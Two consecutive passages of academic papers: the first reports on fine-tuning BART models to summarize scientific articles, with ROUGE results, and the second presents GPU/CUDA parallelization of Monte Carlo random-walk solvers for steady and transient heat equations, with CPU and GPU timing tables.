- Text normalization. All text was converted to lowercase to maintain uniform representation and eliminate case-sensitive discrepancies during tokenization. Unnecessary whitespace and special characters were also removed to enhance text clarity and streamline subsequent processing.
- HTML tag and URL removal: Since the dataset was sourced from online repositories like arXiv, HTML elements such as <p>, , and <br>, along with URLs, were removed to preserve only meaningful textual content.

- Remove punctuation: Punctuation marks were removed from the dataset to reduce textual noise and improve the accuracy of tokenization, as punctuation typically does not carry significant semantic information in summarization tasks.
- Informal expression standardization: Informal expressions and slang terms were normalized by converting them into standardized language. Non-standard abbreviations and colloquial expressions were replaced with their formal equivalents to maintain semantic accuracy and improve summarization quality.
- Stopword removal: Common stopwords were removed to enhance the model's focus on meaningful keywords and terminologies.

The preprocessing phase improved the dataset's quality by eliminating redundancies, standardizing text, and preserving essential linguistic features. These refinements minimized noise while ensuring structural and semantic consistency, enhancing the dataset's suitability for abstractive summarization. The applied techniques provided a clean and coherent textual foundation, optimizing model training and summarization accuracy.

C. *Feature Engineering*

Feature engineering was conducted to enrich the dataset by extracting additional informative attributes that improve the analytical capability of the models. Specifically, the text-to-abstract length ratio was calculated to quantify the degree of text compression, thus providing insights into how extensively original content needs to be summarized. Another engineered feature was the sentence count, aimed at capturing structural complexity and informing the model about the textual composition of scientific articles. Together, these engineered features enhanced the representational depth of the dataset, facilitating more effective training and improved summarization performance through contextual and structural awareness.

D. *Data Analysis*

Data analysis quantitatively assesses the dataset's structural and linguistic characteristics, guiding preprocessing and model fine-tuning decisions in abstractive summarization research. In the context of scientific text processing, examining text length distributions, sentence structures, and term frequencies helps align model parameters with the inherent properties of the data. Identifying these patterns ensures that summarization models capture key information effectively while maintaining the structural integrity of scientific discourse.

Analyzing sentence length distributions provides insight into the structural patterns of scientific texts and abstracts, which directly influence model parameter selection for abstractive summarization. Fig. 1 illustrates that full texts predominantly contain between 200 and 300 sentences, with a right-skewed distribution indicating variability in article complexity. In contrast, abstracts are concentrated around 10 to 12 sentences, emphasizing their condensed and structured nature. The observed discrepancy highlights the challenge of summarization, where models must retain essential information while significantly reducing text length. These findings guide the selection of parameters such as maximum input length, target summary length, and compression ratio during model fine-tuning, ensuring that generated summaries adhere to academic writing conventions while maintaining informativeness.



Fig. 1. Distribution of sentence counts in texts and abstracts

Examining abstract-to-text length ratios provides additional insights into compression practices within scientific literature. Abstracts typically represent approximately 15–25% of the length of the full text, suggesting a consistent standard for information condensation across the dataset, as illustrated in Fig. 2. A notable reduction in frequency for higher compression ratios indicates limitations in producing highly compressed abstracts, likely driven by the need to preserve clarity and essential details.



Fig. 2. Distribution of abstract-to-text length ratio

Analysis of section frequency in scientific articles provides insight into their structural organization and the emphasis on different components of scholarly writing. Fig. 3 shows the "Introduction" section is the most prevalent, underscoring its fundamental role in establishing research objectives and contextualizing the study. "Conclusions" and "Discussion" sections also appear frequently, highlighting their importance in summarizing key findings and interpretations. The "Results" section, while critical for empirical research, is less frequent, indicating variations in reporting practices across disciplines. Sections such as

"Summary," "Data," "Observations," and "Model" occur less often, suggesting that their inclusion depends on the nature of the research.



Fig. 3. Frequency of article sections

The word cloud visualization in Fig. 4 highlights the most frequently occurring terms in both full-text scientific articles and their corresponding abstracts. In the full-text corpus, prominent terms such as "magnetic field," "star formation," and "x-ray" suggest a strong emphasis on astrophysics and space science. These terms reflect the technical depth and domain specificity of the dataset. Conversely, the word cloud for abstracts features terms like "model," "system," and "result," indicating a focus on summarizing key findings and methodological aspects. The difference in term distributions between full texts and abstracts suggests that abstracts prioritize high-level descriptions and outcomes, while full texts contain more detailed theoretical and observational content.



Fig. 4. Word cloud for full texts and abstracts

The conducted data analysis revealed distinct structural and linguistic characteristics of scientific texts that have implications for abstractive summarization tasks. The observed distributions of text lengths, abstract-to-text compression ratios, and frequently occurring terminology reflect established academic writing conventions, guiding the parameterization of summarization models. These insights contribute to informed decisions regarding model architecture and training settings, thereby improving the models' capability to effectively condense scientific content while maintaining coherence and informational completeness.

E. Evaluation Metrics

The evaluation of summarization quality in this study was performed using the ROUGE metric, a widely accepted standard for assessing the effectiveness of automatic summarization models. ROUGE provides a systematic approach to quantitatively measure the similarity between model-generated summaries and human-authored reference abstracts by analyzing the overlap of lexical units and phrases. Specifically, three variants of the metric were applied:

- ROUGE-1 evaluates the overlap of unigrams, measuring lexical similarity and assessing the preservation of core information in the generated summaries compared to human references.
- ROUGE-2 assesses bigram overlaps, providing insights into the models' ability to capture coherent pairs of words, thus reflecting the fluency and structural accuracy of generated abstracts.
- ROUGE-L measures the longest common subsequence, emphasizing the retention of sentence-level coherence and capturing syntactic structure and sentence flow, essential for ensuring readability in summaries.
- ROUGE-Lsum extends ROUGE-L by assessing the longest common subsequence recall across the entire summary, capturing overall structural alignment and coherence between the generated and reference summaries.

The ROUGE metrics were selected because they offer a balanced quantitative evaluation of both lexical similarity and coherence with reference summaries, ensuring an objective and academically accepted standard for assessing abstractive summarization model performance.

F. Fine-Tuning Strategy

BART was selected as the foundation for abstractive summarization due to its effectiveness in sequence-to-sequence text generation, particularly for tasks requiring context preservation and coherent output. The model employs a denoising autoencoder framework, which reconstructs corrupted text sequences, making it well-suited for handling long-form scientific documents while maintaining semantic integrity [8]. This architecture enhances its ability to process and generate structured summaries that align with the original content.

The architectural differences between the two BART configurations highlight their varying structural complexities and computational demands. BART was implemented in two configurations, BART-base and BART-large, which differ in the number of layers and model capacity, as illustrated in Fig. 5. BART-base consists of 6 encoder and 6 decoder layers, with a hidden size of 768 and approximately 139 million parameters, balancing computational efficiency with adequate representational capacity. In contrast, BART-large incorporates 12 encoder and 12 decoder layers, a hidden size of 1024, and 406 million parameters, enabling it to capture more complex dependencies in textual data. Evaluating both configurations allows for an analysis of how model scale influences summarization performance in the context of scientific text processing.



Fig. 5. Comparison of BART-base and BART-large architecture

Fine-tuning pre-trained transformer models requires careful selection of hyperparameters to balance training stability, convergence speed, and generalization performance. The following hyperparameters were chosen based on dataset characteristics and computational constraints to optimize model training while mitigating overfitting and inefficiencies:

- Batch Size (8) – Selected to maintain a balance between computational efficiency and gradient stability. A smaller batch size would increase gradient variance, reducing stability, while a larger batch size would require excessive memory.
- Learning Rate (3e-5) – Determined based on empirical evaluations and prior research on fine-tuning BART models. A higher value resulted in faster convergence but increased the risk of overfitting, while a lower value led to stagnation in performance improvements.
- Optimizer (AdamW) – Chosen due to its effectiveness in training large-scale transformer models. This optimizer incorporates weight decay, reducing the risk of overfitting while ensuring efficient parameter updates.
- Weight Decay (0.01) – Applied to prevent overfitting by controlling the magnitude of weight updates. This value provided an optimal balance between regularization and model adaptation to domain-specific data.
- Epochs (3 and 5) – Training was conducted for both 3 and 5 epochs to evaluate model performance across different training durations.
- Learning Rate Scheduler (Linear Decay without Warm-up) – Implemented to gradually reduce the learning rate during training, stabilizing weight updates and preserving pre-trained representations, particularly in transformer-based architectures.

The fine-tuning process was designed to systematically assess the influence of training duration, model complexity, and preprocessing configurations on summarization performance. By iteratively adjusting these parameters, the study aimed to determine the optimal conditions for improving abstractive summarization of scientific texts while maintaining computational efficiency and linguistic coherence.

1) Fine-Tuning BART-base: To establish a performance benchmark, the pretrained BART-base model was first evaluated on the dataset without additional training. Fine-tuning was then conducted for three epochs to optimize summarization accuracy while maintaining training efficiency. To analyze the impact of extended training, an additional experiment was performed with five epochs, allowing for a comparative assessment of whether prolonged training resulted in meaningful performance improvements.

2) Fine-Tuning BART-large: A similar evaluation was conducted for BART-large, with an initial assessment of its pretrained performance to establish a baseline relative to BART-base. Fine-tuning was then applied for three epochs, leveraging the model's increased parameter count to enhance text representation. Given its greater capacity, this phase examined whether the model's architectural advantages led to improved summarization quality compared to BART-base.

3) Fine-Tuning Without Stopword and Punctuation Removal: To evaluate the effect of preprocessing modifications, an alternative fine-tuning experiment was performed using a dataset where stopword removal, punctuation elimination, and informal expression standardization were omitted. This configuration aimed to assess whether retaining these linguistic elements contributed to more coherent and contextually accurate summaries. The BART-base model was fine-tuned for three epochs under these conditions, followed by a similar experiment with BART-large to determine whether preprocessing choices had a differential impact depending on model size.

Through this structured fine-tuning methodology, the study systematically investigated how variations in model architecture, training duration, and preprocessing strategies influenced abstractive summarization performance. The findings provided valuable insights into optimizing model configurations for generating high-quality scientific abstracts while preserving the structural and semantic integrity of the source texts.

IV. RESULTS&FINDINGS

The results of the fine-tuning experiments provide insights into the effectiveness of different preprocessing strategies and model configurations in abstractive summarization. Table I presents the ROUGE scores for BART-base and BART-large in both pretrained and fine-tuned states, under two preprocessing conditions: with linguistic preprocessing, which includes punctuation removal, stopword elimination, and informal expression standardization, and without linguistic preprocessing, where these elements are retained.

A comparison of the models demonstrates that BART-large systematically outperforms BART-base across all configurations, reaffirming its superior ability to model complex linguistic structures. Fine-tuning improves the performance of both models, with the most significant gains observed in ROUGE-1 and ROUGE-L scores, indicating enhanced word overlap and fluency in generated summaries. BART-large fine-tuned for three epochs achieves the highest performance, reaching a ROUGE-1 score of 0.3676 and a ROUGE-2 score of 0.1055 under the condition without linguistic preprocessing.

The impact of preprocessing is evident in the performance differences between the two conditions. The exclusion of punctuation removal, stopword elimination, and informal expression standardization consistently results in higher ROUGE scores across all models. The improvement is particularly notable in BART-base, where fine-tuning without linguistic preprocessing yields a ROUGE-1 score of 0.3628 compared to 0.1932 with preprocessing, demonstrating the role of these textual elements in preserving contextual

information. The results suggest that linguistic markers contribute to improved coherence and content retention, making them valuable for abstractive summarization in scientific texts.

TABLE I. ROUGE EVALUATION RESULTS

Model	Epochs	Evaluation Results			
		ROUGE-1	***ROUGE-2***	***ROUGE-L***	***ROUGE-Lsum***
with Linguistic Preprocessing					
BART-base		0.1803	0.0417	0.0960	0.0961
BART-large		0.1881	0.0507	0.1088	0.1088
BART-base fine-tuned	3	0.1932	0.0598	0.1234	0.1235
BART-base fine-tuned	5	0.1932	0.0598	0.1234	0.1235
BART-large fine-tuned	3	0.2224	0.0695	0.1355	0.1355
no Linguistic Preprocessing					
BART-base		0.2424	0.0550	0.1334	0.1335
BART-large		0.3068	0.0716	0.1746	0.1747
BART-base fine-tuned	3	0.3628	0.1025	0.2092	0.2090
BART-large fine-tuned	3	0.3676	0.1055	0.2124	0.2123

These findings highlight the significance of both architectural complexity and preprocessing choices in optimizing model performance. While BART-large remains the most effective model, the benefits of retaining punctuation, stopwords, and informal expressions indicate that a more nuanced approach to preprocessing can enhance summarization quality. The results serve as a foundation for further refinement of preprocessing techniques and model configurations to better align with the characteristics of scientific text summarization.

V. DISCUSSION&CONCLUSIONS

The study explored the fine-tuning of transformer-based models for abstractive summarization of scientific texts, focusing on domain-specific challenges such as structured discourse, terminological precision, and factual consistency. Experimental results demonstrated that fine-tuning significantly improved summarization performance, with BART-large outperforming BART-base in terms of ROUGE scores. Additionally, retaining linguistic features such as punctuation and stopwords contributed to better coherence and informativeness, highlighting the importance of preserving these elements in scientific text processing. Despite these advancements, challenges remain in mitigating factual inconsistencies and hallucinations, suggesting the need for further exploration of reinforcement learning and knowledge-enhanced approaches. Future research should also consider alternative evaluation metrics beyond ROUGE to better capture summarization quality. These findings contribute to the ongoing development of abstractive summarization techniques for scientific discourse, emphasizing the need for domain-adapted models to improve the accuracy and reliability of automatically generated summaries.

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Parallelization of Monte Carlo Method for Heat Conduction Problem Using GPU

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***Abstract* — Heat conduction problems are traditionally solved using numerical methods, but the Monte Carlo method with a fixed random walk offers a parallelizable alternative for large-scale simulations. This paper focuses on solving steady and transient heat equations using the Monte Carlo method and accelerating computations through GPU (Graphics Processing Unit) parallelization with CUDA (Compute Unified Device Architecture). The objective is to enhance computational performance while maintaining accuracy. Numerical experiments demonstrate that GPU parallelization significantly reduces computation time, for 10,000 walks, achieving speedups of 1582.71 times for the transient heat equation and 2363.65 times for the steady heat equation using fixed random walk, 138.67 times for steady-state on circle boundary conditions using floating random walk compared to CPU-based (Central Processing Unit) implementations. These results confirm the efficiency of the GPU-based approach for large-scale problems. The study concludes that this method is a promising solution for high-performance heat conduction simulations and can be extended to three-dimensional cases and multi-GPU frameworks in future research.**

Keywords — heat equation; parallel computing; monte carlo; gpu; random walk; numerical methods;

I. Introduction

The Monte Carlo method is often described as a way to solve a problem by using random inputs to produce seemingly random outputs. In essence, it encompasses any approach that utilizes random numbers to tackle a task. Generally, problems addressed by Monte Carlo fall into two categories: those that are probabilistic in nature and those that are deterministic, with the classification stemming from how random processes are used and what outcomes they produce. Importantly, whether the method can be applied to a specific issue does not depend on the system's inherent stochasticity, but rather on the researcher's ability to frame the problem so that random numbers can be employed to generate the solution. Originally developed at Los Alamos during World War II as part of the Manhattan Project to simulate neutron trajectories in fission, the Monte Carlo technique has since evolved substantially and found application in a wide range of fields. This method has been applied for solving differential and integral equations, for finding eigenvalues, for inverting matrices, and for evaluating multiple integrals. It had been known since early last century that probability-sampling (Monte Carlo) techniques could be employed in solving partial differential equations [1]. For example, including heat conduction problems such as steady and transient heat equations for predicting temperatures. Some modified Monte Carlo methods with markov chains serve as an alternative to traditional numerical methods for solving SLAEs (system of linear algebraic equations) [2]. Its main advantage lies in its parallelism and capability to handle large-scale systems without sequential processing. The method is well-suited for problems requiring high precision and matrix inversion. There are also Quantum Monte Carlo methods focusing on their application for simulating interacting electron systems [3].

In this work we will discuss solving heat conduction problems using random walk technique. There are three types of random walk:

1. Fixed Random Walk: when the step size is fixed, pre-assigned and directions of a particle are limited and pre-assigned;
2. Semi Floating Random Walk: when the step size is fixed, but directions of a particle are not limited;
3. Full Floating Random Walk: when the step size is not fixed, and directions of a particle are not limited.

The fixed walk has long computational times and difficulties with complex boundary conditions, but this method is capable for handling the transient problems [1]. The fixed random walk is the most frequently used Monte

Carlo solution of the heat conduction and Poisson equations. This method is not efficient for finding the field solution of partial differential equations but can be competitive with the traditional methods if only local solutions are needed, that is, the solutions at a single or few points of the domain [4].

In recent times GPUs (graphics processing units) have their own use in different fields of science and engineering. For example, computational fluid dynamics needs the power of parallel computing [5]. Large-scale deep learning models also need the computing power of GPUs [6]. In this work we will discuss the problem in terms of threads needed to parallelize the brownian motions of the particles and analyze obtained results.

II. Research methods

To solve problems and achieve certain results we will be following this steps:

A. Mathematical Formulation

First, we consider the heat conduction equation, represented as a system of partial differential equations (PDEs) with initial and boundary conditions. For completeness, an analytical solution for the two-dimensional case is provided. To ensure accuracy of results, readers can implement the finite differences method to be more confident [12].

B. GPU-based Monte Carlo Parallelization

Next, we implement the Monte Carlo method on a Graphics Processing Unit (GPU). Parallelization accelerates computations by processing multiple samples simultaneously.

C. Numerical Experiments and Comparative Analysis

The third step involves conducting a series of numerical experiments and analyzing the results. The following hardware is used for performance evaluation:

- GPU: NVIDIA GeForce RTX 3060 (Laptop version);
- CPU: Intel Core i5 (12th Generation).

Tools and performance measurement:

- Programming Language: C++ with standard libraries.
- Chrono Library: Employed to measure execution time both on the CPU and when launching the GPU kernel.

To ensure reproducibility of results, it is important to use the same random number sequence on both the CPU and the GPU. On the CPU, this sequence is defined using the mt19937 generator from the C++ standard library.

On the GPU, random numbers are generated using the curand function within the CUDA environment.

Practically, the sequence (or the generator seed) should be initialized via mt19937 and then utilized in both CPU and GPU computations.

Note: For a faster implementation, one could use separate generators on CPU and GPU. However, in this case, results may differ—though they should converge as the number of samples increases.

III. Problem statement for a fixed random walk

Let us consider the steady heat conduction problem without internal heat sources in a homogeneous material

$$u_{xx} + u_{yy} = 0;\ 0 < x < L, 0 < y < H$$

with simple boundary conditions

$$u(0, y) = 0,\ u(L, y) = 0,\ u(x, 0) = 100,\ u(x, H) = 0.$$

These boundary conditions are determined as follows in Fig. 1



Figure 1. Boundary conditions for steady heat equation.

Then the expansion of the analytical solution into a series for natural terms will be as follows

$$u(x, y) = \sum a_n sin\frac{n\pi x}{L} sinh\frac{n\pi(H-y)}{L}, \quad (1)$$

$$a_n = \frac{2}{Lsinh\frac{n\pi H}{L}} \int_0^L 100 sin\frac{n\pi x}{L} dx$$

Let $L = H = 1$, then the result of this series for analytical solution (1) will be $u(0.2, 0.2) \approx 45.6341$.

Let's write a Monte Carlo algorithm using a random fixed walk of a particle in a $M \times N$ grid for steady heat equation (see Fig.2):

1. Set the grid size and boundary values;
2. Start a cycle of K walks for each particle;
3. A particle is released from a specific point (i, j) in the grid;
4. The particle begins a random walk equally probable in 4 directions along x, y;
5. The particle stops when it hits the boundary;
6. Write down the value from the boundary condition;
7. A new walk begins;
8. After all K walks, find the average of written boundary values.



Figure 2. Example of a particle starting its motion from the center of the grid.

The result of such algorithm for a grid of size 100 by 100 and with the number of walks equal to 10,000 with a step h = 1 will be $u(0.2,\ 0.2) \approx 45.060$. It is worth noting that a random walk is a stochastic process [1], and therefore the values can vary around a small value $\varepsilon > 0$ for certain seeds in the random number generator.

We will also consider the transient heat conduction problem as follows

$$u_t = \alpha(u_{xx} + u_{yy});\ 0 < x < L,\ 0 < y < H$$

with given simple boundary and initial conditions

$$u(0,y,t) = u(L,y,t) = 0,\ u(x,0,t) = u(x,H,t) = 0,$$
$$u(x,y,0) = f(x,y) = 1.$$

Then the expansion of the analytical solution into a series will be

$$u(x,y,t) = \sum_m \sum_n A_{mn} e^{-\lambda_{mn} t} sin(\pi m x) sin(\pi n y) \qquad (2)$$
$$A_{mn} = \frac{16}{\pi^2 mn},\ \lambda_{mn} = \alpha\pi^2(m^2 + n^2)$$

where m, n are odd natural numbers and result of this analytical solution (2) is $u(0.5, 0.5, 0.1) \approx 0.225138$.
The transient equation algorithm adds a probability r for a backward time step with sufficiently small dt [11]:

$$(x,y,t) \rightarrow (x + \Delta x, y, t)\ if\ 0 < r < 0.125,$$
$$(x,y,t) \rightarrow (x - \Delta x, y, t)\ if\ 0.125 < r < 0.250,$$
$$(x,y,t) \rightarrow (x, y + \Delta y, t)\ if\ 0.250 < r < 0.375,$$
$$(x,y,t) \rightarrow (x, y - \Delta y, t)\ if\ 0.375 < r < 0.5,$$
$$(x,y,t) \rightarrow (x, y, t - \Delta t)\ if\ 0.5 < r < 1$$

Let's write a Monte Carlo algorithm using a random fixed walk of a particle in a $M \times N$ grid for transient heat equation (see Fig.2):

1. Set the grid size, time step and boundary values;
2. Start a cycle of K walks for each particle;
3. A particle is released from a specific point (i,j) in the grid;
4. The particle begins a random walk equally probable in 4 directions along x,y including small backward time steps as mentioned before;
5. The particle stops when it hits the boundary or given time is less than the small value (for example, 0.00001);
6. Write down the value if the particle hits the boundary;
7. A new walk begins;
8. After all K walks, find the average of written boundary values.

IV. PROBLEM STATEMENT FOR A FLOATING RANDOM WALK

Now consider a problem where boundary conditions are so complex that they do not fit in a discretized grid, and this is where floating random walks come into play.

We are going to explore semi-floating and full floating random walks for a steady heat equation.

Let's introduce the steady-state $u = u_E(x,y)$ which satisfies PDE and BCs in unit circle,

$$\nabla^2 u_E = 0, (x,y) \in D,$$
$$u_E(x,y) = g(x,y), (x,y) \in \partial D.$$

and switch to polar coordinates via

$$x = r\cos\theta,\ y = r\sin\theta,\ w_E(r,\theta) = u_E(x,y)$$

for

$$0 \le r \le 1,\ -\pi \le \theta < \pi$$

now problem for u_E becomes

$$\frac{1}{r}\frac{\partial}{\partial r}\left(r\frac{\partial w_E}{\partial r}\right) + \frac{1}{r^2}\frac{\partial^2 w_E}{\partial \theta^2} = 0, \qquad (3)$$
$$w(r,-\pi) = w(r,\pi),\ w_\theta(r,-\pi) = w_\theta(r,\pi),$$
$$w(1,\theta) = \hat{g}(\theta) = \sin\theta,\ -\pi \le \theta < \pi.$$

The full solution for this equation (3) is infinite sum

$$w_E(r,\theta) = \sum_{m=0}^{\infty} r^m [A_m \cos(m\theta) + B_m \sin(m\theta)]$$

where coefficients are

$$A_0 = \frac{1}{2\pi}\int_{-\pi}^{\pi} \hat{g}(\theta)\, d\theta,\ A_m = \frac{1}{\pi}\int_{-\pi}^{\pi} \hat{g}(\theta)\cos(m\theta)\, d\theta,$$
$$B_m = \frac{1}{\pi}\int_{-\pi}^{\pi} \hat{g}(\theta)\sin(m\theta)\, d\theta.$$

For this problem let's write Monte Carlo algorithm using floating random walk (Fig.3):

1. Set the boundary value and step size (in case of full floating it's just a random factor);
2. Start a cycle of K walks for each particle;
3. A particle is released from a specific point (i, j) in the domain;
4. The particle begins a random walk at a random angle with a fixed (or random) step size;
5. The particle stops when it hits the boundary and writes down the value into memory;
6. A new walk begins;
7. After all K walks, find the average of written boundary values.



Figure 3. Semi-Floating random walk (with a fixed step size)

V. Parallelization and solutions

There are many technologies for parallel computing, including: exchanging messages between processes in distributed computing systems (Message Passing Interface, MPI); API for multithreaded programming (OpenMP), which allows creating parallel applications for multiprocessor systems with shared memory; a framework for writing programs that run on heterogeneous platforms consisting of CPUs, GPUs, and other processors [9,10]; as well as the platform and programming model from NVIDIA (CUDA), which allows using graphics processing units (GPUs) for general parallel computing [7,8].

In the CUDA programming environment, the Monte Carlo algorithm is implemented by launching a kernel function that distributes the computational workload across multiple threads. Each thread simulates an independent random walk, ensuring that all walks are computed in parallel. CUDA's thread hierarchy is structured into grids, blocks, and individual threads, allowing fine-grained control over the computation.

For example, if a grid size of $M \times N$ is chosen, the number of threads per block and the total number of blocks are set to ensure that each thread handles a specific walk. This approach effectively eliminates redundant computations and ensures that each particle walk is computed independently without data conflicts. In the CUDA programming environment, we run a specific function, called a *kernel function*, which will be distributed accordingly among *threads in blocks* [7,8]. Then this function is sent from our computer (*host*) to the video card (*device*) along with pointers for boundary conditions. The function begins parallel processing of the algorithm. In the Monte Carlo algorithm, in a grid of size $M \times N$, the number of threads will be set by the number of walks. On our GPU, there are 1024 threads per block. Each thread is responsible for one walk (see Fig.3). Then we will wait until all the threads stop (which actually takes little time), and get the average results back to the host.

Let's set the number of walks $K = 10^4$, for example, for each block we set 512 threads, then the number of blocks is given by this ratio $\frac{K}{512} \approx 20$.



Figure 4. Parallelization of random walks on GPU

Table of results for the steady heat equation (see Table 1). The result of this series of the analytical solution is $u(0.5,\ 0.1) \approx 80.1689$.

TABLE I. Results of fixed random walk steady-state equation

Number of walks K	CPU results	CPU in ms	GPU results	GPU in ms
$K = 10^1$	70.000	0.185	70.000	0.365
$K = 10^2$	79.000	2.345	79.000	0.367
$K = 10^3$	78.200	13.616	78.200	0.415
$K = 10^4$	79.940	129.558	79.940	0.514
$K = 10^5$	80.047	1326.008	80.047	0.561

Table of results for the transient heat equation (see Table 2). The result of this series of the analytical solution is $u(0.5, 0.5, 0.1) \approx 0.225138$.

TABLE II. Results of fixed random walk for transient equation

Number of walks K	CPU results	CPU in ms	GPU results	GPU in ms
$K = 10^1$	0.2	0.6502	0.2	1.1571
$K = 10^2$	0.31	9.5899	0.31	1.0786
$K = 10^3$	0.231	45.3713	0.231	1.5563
$K = 10^4$	0.2262	397.69	0.2262	2.9219
$K = 10^5$	0.22385	4427.79	0.22385	2.7976

Results of analytical solution at the center of a circle $(0.5, 0.5)$ is approximately ≈ 0.5 for 50 terms of the series (Table 3).

TABLE III. RESULTS OF FULL FLOATING WALK FOR STEADY-STATE EQUATION

Number of walks K	CPU results	CPU in ms	GPU results	GPU in ms
$K = 10^1$	0.360835	0.0767	0.360835	1.741
$K = 10^2$	0.46287	1.0929	0.46287	1.8679
$K = 10^3$	0.484225	8.1618	0.484225	1.6521
$K = 10^4$	0.504293	47.7492	0.504293	2.5551
$K = 10^5$	0.502383	415.547	0.502383	2.9966

VI. DISCUSSION

The experiments conducted for both steady and transient heat equations confirm the accuracy and efficiency of the proposed approach. One of the key findings is the *scalability* of the algorithm on the GPU. As the number of random walks increases, the GPU maintains consistent performance, while the CPU shows an exponential increase in computation time. This makes the GPU-based solution highly suitable for large-scale simulations. The observed speedup is particularly pronounced in transient heat conduction problems, where the computational complexity grows with time-dependent boundary conditions. Another critical aspect is the *trade-off between accuracy and computation time*. Although the accuracy of the results improves with an increased number of random walks, this also leads to higher computational costs. This study shows that finding an optimal balance between these factors is essential for achieving reliable and efficient simulations. The comparative analysis highlights the efficiency of different random walk strategies. Fixed Random Walk (FRW) was the most straightforward to implement but faced difficulties with complex geometries. On the other hand, Semi-Floating and Full Floating Random Walks offered greater flexibility. Finally, the results indicate that GPU parallelization can significantly enhance the practical applicability of the Monte Carlo method for heat conduction problems. Future research could focus on extending this approach to three-dimensional problems, integrating multi-GPU support, and exploring hybrid CPU-GPU frameworks to further improve scalability and performance.

VII. CONCLUSION

